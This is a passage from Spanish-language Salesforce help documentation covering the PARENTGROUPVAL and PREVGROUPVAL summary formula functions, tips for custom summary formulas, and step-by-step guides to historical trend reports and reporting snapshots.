| **Uso:** | **De resumen y unido:** `PARENTGROUPVAL(summary_field, grouping_level)`<br>**Matricial:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)`<br>Donde `summary_field` es el valor del campo resumido, `grouping_level` es el nivel principal de informes de resumen y `parent_row_level` y `parent_column_level` son los niveles principales de los informes matriciales. |

**Ejemplo:**

```
TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)
```

Esta fórmula calcula, para cada producto, su tamaño relativo en comparación con el total absoluto. En este ejemplo, el informe es un resumen de oportunidades y sus productos, agrupados por `Nombre de producto`.

### PREVGROUPVAL

Use esta función para calcular valores relativos a la agrupación anterior. Si no hay agrupación anterior, la función devuelve un valor nulo.

**Descripción:**

Esta función devuelve el valor una agrupación anterior especificada. Un grupo "anterior" es el que viene antes del grupo actual en el informe. Seleccione el nivel e incremento de la agrupación. El incremento es el número de columnas o filas anteriores al resumen actual. El valor predefinido es 1; el máximo es 12. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes.

**Uso:**

```
PREVGROUPVAL(summary_field, grouping_level [, increment])
```

Donde `summary_field` es el nombre de la fila o columna agrupada, `grouping_level` es el nivel de resumen y `increment` es el número de filas o columnas anteriores.

**Ejemplo:**

```
AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)
```

Esta fórmula calcula, para cada mes, la diferencia en cantidad del mes anterior que aparece en el informe. En este ejemplo, el informe es un matriz de oportunidad con las columnas agrupadas por `Fecha de cierre` y las filas por `Etapa`.

### Ejemplo: Media dinámica de tres semanas

Para calcular una media dinámica de tres semanas de cantidades de oportunidad:

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

CONSULTE TAMBIÉN

- Crear una fórmula de resumen personalizada
- Trabajar con fórmulas en informes
- Creación de fórmulas de resumen personalizadas para Informes unidos

## Cómo obtener el máximo rendimiento de las fórmulas de resumen personalizadas

Las fórmulas de resumen personalizadas son una potente técnica de elaboración de informes, pero pueden ser complicadas. A continuación tiene algunas sugerencias a tener en cuenta cuando trabaje con ellas.

Las funciones designadas para su uso con fórmulas de resumen personalizadas están disponibles en la categoría de función. Para obtener más información, seleccione una función y, a continuación, haga clic en **Ayuda sobre esta función**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Una fórmula de resumen no puede hacer referencia a otra fórmula del mismo tipo.
- Sea cual sea el tipo de datos de la fórmula de resumen, ésta puede incluir campos de distintos tipos de datos, incluidos: campos de número, divisa, porcentaje y casilla de verificación (verdadero/falso). Por ejemplo, una fórmula de resumen en un informe Oportunidades de socios puede hacer referencia al `Importe` o la `Duración de la etapa` de una oportunidad, así como a los `Ingresos anuales` de una cuenta.
- Los gráficos de panel e informes que muestran valores desde fórmulas de resumen personalizadas muestran cifras decimales utilizando su configuración de divisa predeterminada en vez de lo que ha especificado para la fórmula. Por ejemplo, si la fórmula de resumen especifica cero cifras decimales, no aparecerán cifras decimales en columnas, pero los valores del gráfico muestran el número de cifras decimales especificados para su divisa predeterminada (normalmente dos cifras decimales). Esto se aplica a divisas, números y porcentajes.
- Cuando se elimina un campo o no está disponible (por ejemplo, debido a la seguridad a nivel de campo), todas las fórmulas de resumen personalizadas que contienen el campo se eliminan del informe.
- Los tipos de resumen `Suma`, `Valor máximo`, `Valor mínimo` y `Media` no están disponibles para utilizarlos con el campo `Recuento de registros`.
- El tipo de resumen `Valor mínimo` incluye valores en blanco (nulos) o cero en el cálculo de fórmulas de resumen si estos valores aparecen en los datos del informe.
- El tipo de resumen `Valor máximo` incluye el valor máximo en blanco (no nulo) que aparezca en los datos del informe.
- Los porcentajes se representan como cifras decimales en las fórmulas de resumen. 20 % se representa como 0,20.
- Los operadores pueden utilizarse para asignar valores negativos a los campos de las fórmulas de resumen. Por ejemplo: `{!EMPLOYEES:SUM} + - {!SALES:SUM}`.
- Para las fórmulas de resumen personalizadas en informes matriciales, Salesforce calcula los resultados de todas las fórmulas en las que la opción `¿Dónde se mostrará esta fórmula?` no está definida como `Todos los niveles de resumen`. La fórmula determina el valor devuelto. Si se devuelve un valor nulo, la celda quedará vacía.
- Los campos de resúmenes de informes matriciales, de resumen y de tablas pueden mostrar hasta 21 dígitos. Los campos de resúmenes de 21 dígitos se mostrarán exactamente, pero con más de 21 dígitos no serán precisos. Si "`#Demasiado grande`" aparece en las celdas del informe, compruebe la fórmula para saber qué cálculos pueden haber generado un resultado con más de 18 dígitos. Evite la multiplicación de cifras grandes, la elevación de un número grande a una potencia o la división por un número muy pequeño.
- Las fórmulas tratan las celdas en blanco (nulas) de informes como valores cero.
- "Siempre que se produce un error al calcular el valor de una fórmula, aparece el mensaje "`#Error!`". "`#Error!`" también aparece al dividir fórmulas por cero. Para solucionar el error, compruebe la fórmula y proporcione una alternativa.
- Las fórmulas de resumen personalizadas de bloques cruzados están disponibles para informes unidos.

### CONSULTE TAMBIÉN

Crear una fórmula de resumen personalizada

Fórmulas de resumen personalizadas con informes unidos

Creación de fórmulas de resumen personalizadas para Informes unidos


## Guardar su informe

Haga clic en **Guardar** para actualizar un informe existente con cambios recientes o **Guardar como** para duplicar el informe original sin cambiarlo. En Lightning Experience, haga clic en **Duplicar** para duplicar el informe.

1. Compruebe el nombre, la descripción y la carpeta y seleccione donde dirigirse:
   - Haga clic en **Guardar** para guardar el informe e ir a la página de inicio Informes
   - Haga clic en **Guardar y volver al informe** para guardarlo y volver a la página de ejecución de informe.

   Nota: Para guardar el informe en un nivel detallado de la jerarquía de funciones específica en informes de ventas, previsiones, oportunidades y actividades, seleccione `Guardar nivel de jerarquía`.

Consejo: Si añade dos puntos al nombre de su informe, éste se mostrará en dos líneas separadas al visualizar el informe. Utilice esto para categorizar informes por nombre o mostrar mejor nombres largos. Por ejemplo, si escribe *`Primera línea: Segunda línea`* para `Nombre del informe`, verá lo siguiente en la página de ejecución:




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para introducir un nombre de informe único utilizado por la API:
- "Personalizar aplicación"

Para seleccionar una carpeta para almacenar informes públicos:
- "Gestionar informes públicos"

## Informes sobre cambios históricos

Además de los informes estándar de última hora sobre el estado actual de su negocio, puede analizar los cambios diarios y semanales en el objeto oportunidades, casos, previsiones y objetos personalizados.

Nota: Los informes sobre tendencias históricas con gráficos son compatibles en Lightning Experience, pero las vistas de tabla de los informes sobre tendencias históricas no están disponibles.

1. Supervisión de los cambios en sus Oportunidades de ventas en curso

   Un informe histórico puede ayudarle a supervisar las oportunidades en curso de ventas en su empresa para asegurarse de que contienen suficiente actividad para cumplir los objetivos de ventas actuales y futuros. Puede que desee centrarse en negociaciones cuyo valor haya crecido o se haya reducido en los últimos tres meses, o bien en aquellas que hayan entrado o salido de un periodo de destino concreto.
2. Consulta de los cambios de los importes de previsiones

   Vamos a crear un informe histórico, en formato matricial, de los importes que los miembros de su equipo han asignado a cada categoría de previsiones. Los cambios en estos importes pueden revelar la frecuencia con la que su equipo crea previsiones.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

3. Seguimiento del historial de casos
   Realice un seguimiento de la actividad de casos e identifique los cambios de estado de sus casos en los últimos tres meses del ciclo de vida de un caso.
4. Obtener información acerca de informes sobre tendencias históricas
   Los informes de tendencias históricas utiliza un tipo de informe personalizado especial diseñado para destacar los cambios entre cinco fechas de instantánea, como cinco días laborables o cinco semanas laborables. Puede representar visualmente los cambios de datos en gráficos y paneles.
5. Limitaciones de los informes de tendencias históricas
   Las tendencias históricas en Salesforce están sujetas a ciertos límites en cuanto al tiempo que se supervisan los datos, el número de filas de datos y los campos y objetos que puede supervisar. Estos límites se han diseñado para restringir los datos, de modo que los informes devuelvan datos con rapidez.

## Supervisión de los cambios en sus Oportunidades de ventas en curso


Un informe histórico puede ayudarle a supervisar las oportunidades en curso de ventas en su empresa para asegurarse de que contienen suficiente actividad para cumplir los objetivos de ventas actuales y futuros. Puede que desee centrarse en negociaciones cuyo valor haya crecido o se haya reducido en los últimos tres meses, o bien en aquellas que hayan entrado o salido de un periodo de destino concreto.

Necesitará comparar los valores históricos y actuales de los atributos clave de oportunidad, como cambios de fechas, importes y estado, para ver la forma en que las oportunidades en curso cambian a lo largo del tiempo. Por ejemplo, este informe de resumen señala importes de oportunidad y fechas de cierre que hayan cambiado desde ayer.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




**1.** Instantánea de hasta cinco fechas para supervisar las tendencias diarias o semanales.

**2.** Los valores históricos y actuales se muestran en paralelo para facilitar su comparación.

**3.** Las fechas e importes cambiados están resaltados en rojo o verde.

1. Visualización de los cambios de las oportunidades en curso a lo largo del tiempo
   Supongamos que desea saber cómo el ha cambiado el valor total de sus oportunidades en curso con respecto a su valor ayer. Cree un informe sencillo para comparar las dos fechas.
2. Identificación de negociaciones históricas con un valor mínimo
   Supongamos que desea centrarse únicamente en negociaciones de sus oportunidades con un valor superior a 5.000 $, pero no le preocupan las fluctuaciones del día. Necesitará un informe de tendencias históricas que filtre aquellas negociaciones cuyo valor fuera inferior a 5.000 $ ayer.

3. Búsqueda de negociaciones excluidas
   Para centrarse en las negociaciones que tardan más tiempo en cerrarse de lo esperado, cree un informe de tendencias históricas que busque negociaciones de sus negociaciones en curso que cuyas fechas de cierre se trasladen a una fecha posterior.
4. Identificación de negociaciones en reducción
   El análisis de tendencias históricas puede ayudarle a priorizar mediante una identificación rápida de las negociaciones que pueden estar en peligro. Por ejemplo, busque las negociaciones de sus oportunidades en curso cuyo valor se haya reducido desde ayer. Necesitará un informe de tendencias históricas que le muestre aquellas negociaciones cuyo valor del día anterior sea mayor que el de hoy.

## Visualización de los cambios de las oportunidades en curso a lo largo del tiempo

Supongamos que desea saber cómo el ha cambiado el valor total de sus oportunidades en curso con respecto a su valor ayer. Cree un informe sencillo para comparar las dos fechas.

**EDICIONES**

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar y eliminar informes:


- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Cree un informe de historial de oportunidades.
   a. En la ficha Informes, haga clic en **Informe nuevo**.
   b. En **Seleccionar tipo de informe** > **Oportunidades**, seleccione *Oportunidades con tendencias históricas*.
   c. Haga clic en **Crear**.
2. En Mostrar seleccione *Todas las oportunidades*.
   Tenga en cuenta que el valor predeterminado en el campo Fecha histórica es *Ayer*, y el campo Importe (Histórico) muestra la fecha de ayer.

   Consejo: "Ayer" es un valor de fecha *rodante*, lo que significa que indica una fecha relativa a la fecha actual. Si ejecuta el mismo informe mañana, Importe (Histórico) mostrará la fecha actual.




3. Haga clic en la flecha hacia abajo en el encabezado de las columnas Importe (Histórico) y Importe—Hoy. Haga clic en *Resumir este campo* y seleccione *Suma*.
   El importe total aparecerá en la parte inferior de cada columna.
4. Haga clic en la flecha hacia abajo en el encabezado de la columna Importe y seleccione *Mostrar cambios*.
5. Haga clic en **Ejecutar informe**.
6. En la columna Cambiar, observe las diferencias entre el valor total de la columna Importe (Histórico) y el de la columna Importe—Hoy.

   Consejo: Puede ver los cambios de un vistazo si busca valores en color verde o rojo.

Ha creado un informe de tendencias históricas que puede ayudarle a analizar el comportamiento de sus oportunidades en curso.

CONSULTE TAMBIÉN

Informe Oportunidades con tendencias históricas

## Identificación de negociaciones históricas con un valor mínimo

Supongamos que desea centrarse únicamente en negociaciones de sus oportunidades con un valor superior a 5.000 $, pero no le preocupan las fluctuaciones del día. Necesitará un informe de tendencias históricas que filtre aquellas negociaciones cuyo valor fuera inferior a 5.000 $ ayer.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Cree un informe de historial de oportunidades.
   a. En la ficha Informes, haga clic en **Informe nuevo**.
   b. En **Seleccionar tipo de informe** > **Oportunidades**, seleccione *Oportunidades con tendencias históricas*.
   c. Haga clic en **Crear**.
2. En *Mostrar* seleccione *Todas las oportunidades*.
3. Filtre para buscar valores históricos de más de 5.000 $.
   a. Haga clic en **Agregar** y seleccione *Filtro de campo histórico*.
   b. Defina `Importe (Histórico)` como `Ayer`.
   c. Seleccione el operador *mayor que*.
   d. Escriba *5.000* en el último campo.
   e. Haga clic en **Aceptar**.




4. Haga clic en **Ejecutar informe**.
5. En el informe terminado observe que todas las negociaciones de la columna `Importe — Histórico` tienen un valor superior a 5.000 $.

Consejo: Los valores de los campos Importe, Fecha de cierre y Etapa se muestran en verde o rojo para indicar la dirección del cambio. Puede invertir los colores haciendo clic en la flecha hacia abajo en el encabezado de columna.

Ha creado un informe sencillo que reúne todas las negociaciones con un valor superior a un importe dado como una fecha de instantánea histórica dada.

CONSULTE TAMBIÉN

Informe Oportunidades con tendencias históricas

## Búsqueda de negociaciones excluidas

Para centrarse en las negociaciones que tardan más tiempo en cerrarse de lo esperado, cree un informe de tendencias históricas que busque negociaciones de sus negociaciones en curso que cuyas fechas de cierre se trasladen a una fecha posterior.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Cree un informe de historial de oportunidades.
   a. En la ficha Informes, haga clic en **Informe nuevo**.
   b. En **Seleccionar tipo de informe** > **Oportunidades**, seleccione *Oportunidades con tendencias históricas*.
   c. Haga clic en **Crear**.
2. En *Mostrar* seleccione *Todas las oportunidades*.
3. Filtre las fechas de cierre que se hayan postergado con respecto a las que tenían en el pasado.
   a. Haga clic en **Agregar** y seleccione *Filtro de campo histórico*.
   b. Defina `Fecha de cierre (Histórico)` como 1 de febrero de 2013.

      Consejo: Use el calendario en **Días fijos** para seleccionar la fecha.

   c. Haga clic en **Aceptar**.
4. Haga clic en la flecha hacia abajo en el encabezado de la columna `Fecha de cierre` y seleccione *Mostrar cambios*.
5. Haga clic en **Ejecutar informe**.
6. Para cada negociación del informe, compare la fecha en la columna `Fecha de cierre — Histórica` con la fecha en la columna `Fecha de cierre — Hay`.

   Consejo: Puede ver los cambios de un vistazo si busca valores en color verde o rojo.

CONSULTE TAMBIÉN

Informe Oportunidades con tendencias históricas

## Identificación de negociaciones en reducción

El análisis de tendencias históricas puede ayudarle a priorizar mediante una identificación rápida de las negociaciones que pueden estar en peligro. Por ejemplo, busque las negociaciones de sus oportunidades en curso cuyo valor se haya reducido desde ayer. Necesitará un informe de tendencias históricas que le muestre aquellas negociaciones cuyo valor del día anterior sea mayor que el de hoy.

**EDICIONES**

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar y eliminar informes:


- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Cree un informe de historial de oportunidades.
   a. En la ficha Informes, haga clic en **Informe nuevo**.
   b. En **Seleccionar tipo de informe** > **Oportunidades**, seleccione *Oportunidades con tendencias históricas*.
   c. Haga clic en **Crear**.
2. En *Mostrar* seleccione *Todas las oportunidades*.
3. Filtre para dejar fuera cualquier negociación que no valiera ayer más que hoy.
   a. Haga clic en **Agregar** y seleccione *Filtro de campo histórico*.
   b. Defina `Importe (Histórico)` como `mayor que`.
   c. Defina el último campo como *Campo*.

      Aquí elegimos comparar el importe histórico con la cantidad que esté en la columna `Importe — Hoy`, y no con un importe específico.
   d. Haga clic en **Aceptar**.




4. Haga clic en **Ejecutar informe**.

Ha creado un informe sencillo que etiqueta las negociaciones que se han reducido desde ayer. Tenga en cuenta que todos los resultados de la columna `Importe — Hoy` aparecen en rojo para indicar una reducción del valor.

Consejo: Para cambiar la codificación de color de los cambios de importe, haga clic en la flecha hacia abajo sobre la columna `Cambiar` y haga clic en *Invertir colores*.

### CONSULTE TAMBIÉN

Informe Oportunidades con tendencias históricas


## Consulta de los cambios de los importes de previsiones

Vamos a crear un informe histórico, en formato matricial, de los importes que los miembros de su equipo han asignado a cada categoría de previsiones. Los cambios en estos importes pueden revelar la frecuencia con la que su equipo crea previsiones.

En este ejemplo supondremos que ya ha transcurrido un mes del trimestre fiscal actual.

1. Cree un informe de historial de previsiones.
   a. En la ficha Informes, haga clic en **Informe nuevo**.
   b. En **Seleccionar tipo de informe** > **Previsiones**, seleccione *Elementos de previsión con tendencia histórica*. Antes de poder seleccionar este tipo de informe, su organización debe activar Tendencias históricas para elementos de previsiones. Si no ve el tipo de informe listado, hable con su administrador.
   c. Haga clic en **Crear**.
2. En la sección Filtros, seleccione **Mostrar** > **Todos los elementos de previsiones** y configure sus filtros.
   a. En **Campo de fecha**, seleccione Fecha de finalización. En **Intervalo**, seleccione el Trimestre fiscal actual. Los campos de fecha **Desde** y **Hasta** recibirán automáticamente las fechas de inicio y finalización del trimestre actual.
   b. En **Fecha histórica**, seleccione `Hace 3 meses`, `Hace 2 meses` y `Hace 1 mes` en el menú desplegable. Cada fecha que seleccione se agregará al campo.

**Filtre los datos históricos que necesite.**




Consejo: Para trasladar `Ayer` a la parte derecha del campo, elimínelo y vuelva a agregarlo del menú desplegable.

3. Seleccione los datos cuyos cambios históricos desea supervisar. En este caso, nos interesa la categoría en la que se aplicaron cambios y cómo cambió el importe de la previsión.
   a. En el panel **Vista previa**, cambie **Formato tabular** a **Formato matricial**.
   b. Arrastre el campo `Propietario: Nombre completo` de la sección Campo al panel Vista previa para crear un grupo de filas.
   c. Arrastre el campo `Categoría de pronóstico` a la derecha de `Propietario: Nombre completo` para crear otro grupo de filas.
   d. Arrastre el campo `Importe de previsión (Histórico)` al área matricial del panel Vista previa, bajo la barra amarilla. En el cuadro de diálogo **Resumir**, seleccione `Suma`.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

**Seleccione los campos que contienen los datos que desee actualizar.**




Aparecen columnas para cada fecha histórica que puede seleccionar en la zona de filtros que contienen registros.

4. Haga clic en **Ejecutar informe** para ver los datos que ha reunido hasta ahora. Después haga clic en **Personalización** para seguir ajustando sus filtros y campos, si es necesario.
5. Cuando haya definido los datos que desea supervisar, cree un gráfico para mostrarlos gráficamente.
   a. En el área Vista previa, haga clic en **Añadir gráfico** y seleccione el icono de gráfico de línea.
   b. En la ficha Datos del gráfico, seleccione `Fecha de instantánea` para el **Eje-X** y `Suma de Importe de previsión (histórica)` para el **Eje-Y**.
   c. En **Agrupar por**, seleccione `Categoría de pronóstico` y seleccione **Acumulativo**.
   d. Haga clic en **Aceptar** y después en **Ejecutar informe** de nuevo.
6. Haga clic en **Guardar como**. Seleccione un nombre y una carpeta para el informe y haga clic en **Guardar**.

## Seguimiento del historial de casos

Realice un seguimiento de la actividad de casos e identifique los cambios de estado de sus casos en los últimos tres meses del ciclo de vida de un caso.

1. Una forma de optimizar las operaciones del centro de contactos es observar el campo `Estado` a lo largo del tiempo, buscando los casos que retroceden a un estado anterior. Esto puede ayudar a revelar formas de resolver casos de manera más efectiva.
2. En otro ejemplo, intente analizar los valores históricos del campo `Prioridad` para identificar los casos que se clasificaron de forma incorrecta durante su apertura. Si busca cambios frecuentes de prioridad también podrá mejorar la gestión de los casos complejos.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Obtener información acerca de informes sobre tendencias históricas

Los informes de tendencias históricas utiliza un tipo de informe personalizado especial diseñado para destacar los cambios entre cinco fechas de instantánea, como cinco días laborables o cinco semanas laborables. Puede representar visualmente los cambios de datos en gráficos y paneles.

En las organizaciones creadas en Winter '14 y posteriores, los informes de tendencias históricas se activan de forma predeterminada. Si su organización es anterior a esa versión, deberá activar los informes de tendencias históricas en el menú Configuración.

Salesforce conserva los datos históricos de los tres mesas previos, además del actual. (La cantidad de datos históricos en con los que puede trabajar depende del diseño de datos y los patrones de uso de su organización.) Puede seleccionar hasta cinco instantáneas de fecha en ese intervalo para comparar, usando hasta cuatro filtros históricos.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

No se recomiendan duraciones mayores de días o semanas. Esto puede provocar que el tiempo de los informes se agote, sin volver. En el caso de empresas pequeñas con menos registros, los informes de tendencias mes a mes pueden funcionar, pero no es para lo que se han diseñado los informes de tendencias históricas.

Consejo: También puede crear y personalizar informes de tendencias históricas mediante la API de metadatos y la API de REST de informes y paneles.

## Limitaciones de los informes de tendencias históricas

Las tendencias históricas en Salesforce están sujetas a ciertos límites en cuanto al tiempo que se supervisan los datos, el número de filas de datos y los campos y objetos que puede supervisar. Estos límites se han diseñado para restringir los datos, de modo que los informes devuelvan datos con rapidez.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Salesforce conserva los datos históricos de los tres mesas previos, además del actual.
- Para cada objeto pueden almacenarse hasta 5 millones de filas de datos de tendencias históricas. La captura de datos históricos se detiene cuando se supera el límite. Cuando cualquier objeto supera el 70% del límite se envía un correo electrónico de alerta al administrador, y otro cuando ese límite se supera.
- Cada informe de tendencias históricas puede contener hasta 100 campos. En el caso de los informes de oportunidades, en esa cifra se incluyen los campos preseleccionados estándar, que no pueden desactivarse.
- Los campos de fórmula no son compatibles.
- Puede especificar hasta cinco fechas de instantáneas históricas en cada informe de tendencias históricas.
- Puede usar hasta cuatro filtros históricos en cada informe de tendencias históricas.
- Se admiten los siguientes tipos de campos: Número, Divisa, Fecha, Lista de selección, Búsqueda, Texto.
- Los tipos de cambio con fecha no son compatibles. Cuando ejecuta el informe de tendencias históricas, solo utiliza el último tipo de cambio con fecha.
- Internet Explorer 6 no es compatible.
- El generador de informes no es compatible. Los informes de tendencias históricas solo pueden crearse con el Generador de informes.
- Los informes sobre tendencias históricas con gráficos son compatibles en Lightning Experience, pero las vistas de tabla de los informes sobre tendencias históricas no están disponibles.

Importante: Si ya se está usando un campo de lista de selección en un filtro de datos de tendencias históricas, piénselo bien antes de cambiar ninguno de sus valores. Puede provocar que ese campo sea menos útil para los informes históricos en el futuro.

## Informar en datos históricos con instantáneas de creación de informes

Una instantánea de creación de informes le permite crear informes a partir de datos históricos. Los usuarios autorizados pueden guardar los resultados de informes tabulares o de resumen en los campos de un objeto personalizado y asignar esos campos a sus correspondientes en un objeto de destino. Posteriormente pueden programar cuándo ejecutarán el informe para cargar campos del objeto personalizado con los datos del informe. Las instantáneas de creación de informes le permiten trabajar con datos de informes de forma similar a la forma en que trabaja con otros registros en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando haya configurado una instantánea de creación de informes, los usuarios podrán:

- Crear y ejecutar informes personalizados a partir del objeto de destino.
- Crear paneles a partir del informe de origen.
- Definir vistas de lista del objeto de destino, si esto se incluye en una ficha de objeto personalizado.

Por ejemplo, un gestor de atención al cliente podría configurar una instantánea de creación de informes que informe sobre los casos abiertos asignados a su equipo todos los días a las 5:00 PM y almacenar los datos en un objeto personalizado para crear un historial sobre los casos abiertos, lo que le permitiría detectar tendencias a partir de los informes. Además, el gestor de atención al cliente podría informar sobre los datos de tendencias o relacionales que se almacenan en el objeto personalizado y utilizar el informe como fuente para un componente de panel. Para conocer el número total de instantáneas de creación de informes que puede crear, consulte *Límites de Salesforce*.

1. Preparar instantáneas de creación de informes

   Para configurar una instantánea de creación de informes, necesita un informe de origen y un objeto de destino con campos para incluir los datos en el informe de origen.

2. Definir una Instantánea de creación de informes

   Después de crear un informe de origen, objeto de destino y campos de objeto de destino, puede definir su instantánea de creación de informes. Las instantáneas de creación de informes se definen asignándoles un nombre y seleccionando el informe de origen que cargará resultados de informe en el objeto de destino que especifique cuando se ejecute la instantánea de creación de informes.

3. Asignar campos de instantáneas de creación de informes

   Cuando haya creado un informe de origen, un objeto de destino y campos de objeto de destino y haya definido su instantánea de creación de informes, puede asignar los campos de su informe de origen a los campos de su objeto de destino. Puede asignar campos del informe de origen a campos del objeto de destino de forma que, cuando se ejecute el informe, éste cargue automáticamente los campos del objeto de destino con datos de campos del informe de origen específico.

4. Programar y ejecutar una instantánea de creación de informes

   Después de crear un informe de origen, objeto de destino y campos de objeto de destino, defina su instantánea de creación de informes y asigne sus campos que puede programar cuando de ejecute. Puede programar que la instantánea de creación de informes se ejecute una vez al día, a la semana o al mes de forma que los datos del informe de origen se carguen en el objeto de destino cuando lo necesite.

5. Gestionar instantáneas de creación de informes

   Cuando haya configurado una instantánea de creación de informes, podrá visualizar los detalles sobre ella, modificarla y eliminarla. Desde Configuración, introduzca `Instantáneas de creación de informes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Instantáneas de creación de informes** para mostrar la página Instantáneas de creación de informes, que muestra la lista de instantáneas de creación de informes definidas para su organización.

6. Solucionar problemas de instantáneas de creación de informes
